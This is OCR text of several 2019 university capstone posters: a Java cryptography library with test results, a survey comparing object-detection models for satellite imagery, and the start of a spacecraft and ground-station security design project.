
Results

- Core functions of the library that encompass encryption, hashing, secure deletion, and secure connection were developed.
- Abstraction of functionality allows for data flow between components to enable cooperation of disparate classes to achieve common goals such as key storage.
- Unit tests that assist in the verifying and validation of the code that was written were composed and ran on a constant basis to ensure consistent quality of library functionality.



```
▼ edu.gmu.middleman
  ▼ crypto
      AES
      CryptoAlgorithm
      ECC
      SecureDeleter
  ▼ retrieval
      Async
      Response
      Retriever
      Sync
  ▼ stores
      HashStore
```

Figure E. The library's directory




```
Results :

Tests run: 25, Failures: 0, Errors: 0, Skipped: 0

[INFO] ------------------------------------------------------------------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------------
```

Figure F. JUnit test results for the entire library

Conclusion

- The library that we developed contains a variety of commonly used functions/tools that have been designed to conform to the latest security standards.
- It is reusable, extensible and can be integrated into any Java-based project may be enhanced to provide tools by which the security posture of the target system may be enhanced.



```java
import edu.gmu.middleman.crypto.AES;

public class ExampleClass {
    public static void main(String[] args) {
        AES myAESObject = new AES( keyStoreLocation: "/tmp/test/",  keyStorePassword: "password123");
        myAESObject.encrypt( myString: "Hello Middleman!", myAESObject.generateKey());
    }
}
```

Figure G. An example of a class utilizing the library

Acknowledgement

We would like to gratefully thank our sponsor from Leidos Inc., David Szczesniak, and Subject Matter Experts, Yaron Eidelman and Ammar Palla, for the opportunity and assistance provided for this project. We would also like to thank Gino Manzo, our George Mason University Senior Contact, for guiding us through our class and project.

May 2,2019

Generative Adversarial Networks for Satellite Image Feature Classification

Customer: Tim Parker

Subject-Matter Experts: Jonathan Brant, David Cabelly, Mark Pritt, and John Luster

Anthony DiOrio, Shane Gacke, and Milad Alaeian

Background

- **Generative Adversarial Networks (GANs)** are efficient sources for producing datasets.
- Satellite imagery present a unique problem as they are **in high demand but hard to acquire.**
- Satellite imagery cover large areas and require **extremely granular spatial resolution to facilitate object detection.**
- While there are many different computer vision methods used for identifying objects **most are not trained on satellite imagery.**
- A survey paper was created to evaluate the potential performance of different computer vision models **for a GAN that produces satellite image datasets.**

The recommended computer vision method will be able to identify 80 different objects in satellite images.

Objectives


- In order to infer the effectiveness of the computer vision methods, they will be evaluated on different criteria.
- The survey will look at different computer vision methods commonly used for object identification.
- All the methods will be evaluated in the case of the **COCO dataset**, so there is some commonality between measurements.
- After evaluating the measurements, inferences will need to be made about how they would perform for satellite images.
- Once conclusions have been made, a method will be recommended for implementation in the GAN.

Methods

- The method required for this problem must have competent **speed**, **computational requirements**, and **accuracy** with geospatial imagery.

- **Speed** which takes into account:
  - Graphics processing unit (GPU) timing which is how long it takes to process a single frame of an image.
  - Frames per second (FPS) on high and low-resolution images. This is related to how many images can be classified in a second.
- **Computational resources** which looks into:
  - The number of prediction boxes used in regards to the COCO dataset.
  - Required size for processing the image.
  - The GPU used.
- **Accuracy** of classification:
  - The mean average precision (mAP) of the method on small, medium and large objects.
  - The mAP for the intersection of union (IoU).

- By looking at these metrics, a conclusion can be drawn for how the method would perform with the satellite data the GAN will have to produce.




Category	Aspect	Classifier			
		Faster R-CNN	Mask R-CNN	SSD	YOLO
Speed					
	GPU Timing per Frame (milliseconds)	198 (VGG) 59 (ZF)	210 (ResNet 101)	30-170	35
	Speed High Res (FPS)	5	5	22	40
	Speed Low Res (FPS)	17	-	59	91
		Information on VGG architecture can be found at [1] and about ZF at [2]	Information on ResNet 101 can be found at [3].		
Computational Requirements					
	Number of Predictions/Boxes (COCO)	300	100*	8732	98
	Image Size Needed	Natural Image Size	Natural Image Size	300x300	448x448
	GPU Used	Nvidia Tesla K40	Nvidia Tesla M40	Nvidia Titan X	Not Listed (Assumed to be Nvidia)
			*Applied to top 100 images after processing through a region proposal network		
Accuracy (on COCO)					
	Small Object (mAP)	15.6	12.1	10.2	5
	Medium Object (mAP)	38.7	39.9	34.5	22.4
	Large Object (mAP)	50.9	52.4	49.8	35.5
	Coco IoU .5 (mAP)	48.4	62.3	48.5	44

This data from [4], [5], [6], and [7] demonstrates the capabilities of the researched vision methods.

Results

- Four different methods were found to be suitable candidates:
  - Single Shot Detection (SSD)
  - Faster Regional Convolutional Neural Networks (R-CNN)
  - Mask R-CNN
  - You Only Look Once (YOLO)
- SSD and YOLO are the most efficient in terms of speed and technical overhead.
  - This is useful for real time detection on things such as video streams.
- Mask R-CNN and Faster R-CNN perform better in terms of accuracy and adaptability to different image formats.
  - These methods are much more accurate on smaller objects in relation to the entire image
- Due to their accuracy with smaller objects, Mask R-CNN and Faster R-CNN were chosen as final candidates.
- Mask R-CNN has pixel perfect accuracy, but requires a substantial amount of data to train on.
  - Stacked GANs combined with Mask R-CNN could lead to near perfect accuracy on high resolution imagery.
- Faster R-CNN provides only bounding boxes, but does not need as much data to work on.
- Due to its greater speed and ability to work with less data, Faster R-CNN was found to be the best candidate.



A visual depiction of how the faster R-CNN method works.

Conclusions

- **Final Deliverable:**
  - A technical survey paper outlining research of the problem area and recommended next steps.
- **Methods Researched:**
  - YOLO being used to classify video in real time detection.
  - The SSD is perfect for detecting more prominent features like deforestation, while remaining relatively lightweight.
  - The Mask RCNN is the most accurate of the options.
  - Faster RCNN provides a perfect balance between speed and accuracy.
- **Recommendation:**
  - Faster R-CNN is the best method due to its ability to remain extremely accurate, while needing a relatively small dataset and computational requirements.

References

[1] K. Simonyan, A. Zisserman, "Very Deep Convolutional Networks for Large-Scale Image Recognition," arXiv:1409.1556v6 [cs.CV], Apr. 2015. Available: https://arxiv.org/abs/1409.1556

[2] M. D. Zeiler, R. Fergus, "Visualizing and Understanding Convolutional Networks," arXiv:1311.2901v3 [cs.CV], Nov. 2013. Available: https://arxiv.org/abs/1311.2901

[3] P. Jay, "Understanding and Implementing Architectures of ResNet and ResNeXt for state-of-the-art Image Classification: From Microsoft to Facebook," [Online]. Available: https://medium.com/@14prakash/understanding-and-implementing-architectures-of-resnet-and-resnext-for-state-of-the-art-image-cf51669e1624

[4] S. Ren, K. He, R. Girshick, and J. Sun, "Faster R-CNN: Towards Real-Time Object Detection with Region Proposal Networks," arXiv:1506.01497v3 [cs.CV], Jan. 2016. Available: https://arxiv.org/abs/1506.01497

[5] K. He, G. Gkioxari, P. Dollar, and R. Girshick, "Mask R-CNN," arXiv:1703.06870v3 [cs.CV], Jan. 2018. Available: https://arxiv.org/abs/1703.06870

[6] W. Liu, D. Anguelove, D. Erhan, C. Szegedy, S. Reed, C. Fu, and A. C. Berg, "SSD: Single Shot MultiBox Detector," arXiv:1512.02325 [cs], Dec. 2016. Available: https://arxiv.org/abs/1512.02325

[7] J. Redmon, A. Farhadi, "YOLO9000: Better, Faster, Stronger," arXiv:1612.08242v1 [cs.CV], Dec. 2016. Available: https://arxiv.org/abs/1612.08242

Acknowledgements

- We would like to thank the following people:
- Professors Sabetto and Manzo for their guidance on this project.
- Tim Parker, Jonathan Brant, David Cabelly, John Luster, and Mark Pritt for providing us with this project.
- Stephany Cando from the Hexagon capstone team for her subject matter help on the project.

May 2, 2019

A Cyber Secure Architecture and Design for a Spacecraft/Ground Station System

Joseph Beaubien, Doreen Joseph, George Shaffer, Patrick Donahue, Seth Glover

Customer: Dr. Michael Papay, **Subject Matter Expert:** Chris Mellroth

INTRODUCTION

- Spacecraft and ground station systems are increasingly under threat
- Such systems are typically not built with security in mind
- Security must be implemented into the design of systems from inception
- Designing, reviewing, and analyzing the systems to prevent cyber attacks is important to ensure the safety of equipment

Purpose

To create a secure model of a spacecraft and ground station system, containing the ground station, the spacecraft, and their communications (Fig. 1), using Systems Modeling Language (SysML) in Cameo Systems Modeler, a modeling software.

